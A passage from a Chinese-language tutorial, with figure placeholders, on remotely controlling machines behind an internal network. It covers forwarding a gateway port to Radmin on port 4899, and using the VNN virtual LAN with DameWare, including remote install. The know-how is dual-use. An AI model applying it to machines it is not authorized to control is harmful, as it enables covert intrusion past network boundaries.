


图21

然后点确定，启动。启动成功后就在网关和被控机之间建立一个通道，所有发往网关的2005端口的数据全部自动转发到192.168.0.2的4899端口上。我们在主控机上运行radmin控制端，然后新建连接，IP填218.18.21.22，端口填2005，如图22。




图22

连接，成功，如图23。




图23

至于速度，用radmin连接还用怀疑速度吗？当然，如果不方便在图形界面下操作，也可以用Fpipe等在命令行下进行数据转发，这里就不做介绍了，请读者自行查阅相关资料。

第三种方式：在被控机上运行辅助软件

一、VNN+Dameware（正向连接）

前面几个软件多多少少都有一点端口映射的影子，而这里讲的VNN是这样一个软件，它可以将互联网上任意两台能上网的机器虚拟成为同一局域网的两台机器。基于它的这个特性，它可以和任意一款远程控制软件组合实现内网互控，不管是正向连接还是反弹连接，不管是一个端口还是多个端口。我这里只使用Dameware做演示，Dameware就不用说了吧，功能强大的远程控制软件，我这里用的是：DameWare Mini Remote Control V4.5.0.0 汉化版。首先要在被控机上下载安装运行vnn。先注册一个用户，注册格式：“用户名.user.vnn.cn”。我这里注册的是woaixdangan.user.vnn.cn，如图24。




图24

注册完登录上去，登录成功后在vnn主面板右上角显示的IP就是电脑在虚拟局域网中的IP，如图25。




图25




图26

然后在主控机上也下载安装运行vnn，当然也是先注册一个用户，注册完登录后点密友名单，把被控机上的vnn用户加为密友，这时就会在主界面上出现被控机的在线情况和虚拟局域网中的IP，如图26。

然后就可以用Dameware连接了，我们来试一下Dameware的远程安装。呵呵，不同局域网可以远程安装，爽吧！如图27。




图27

点连接，如图28。


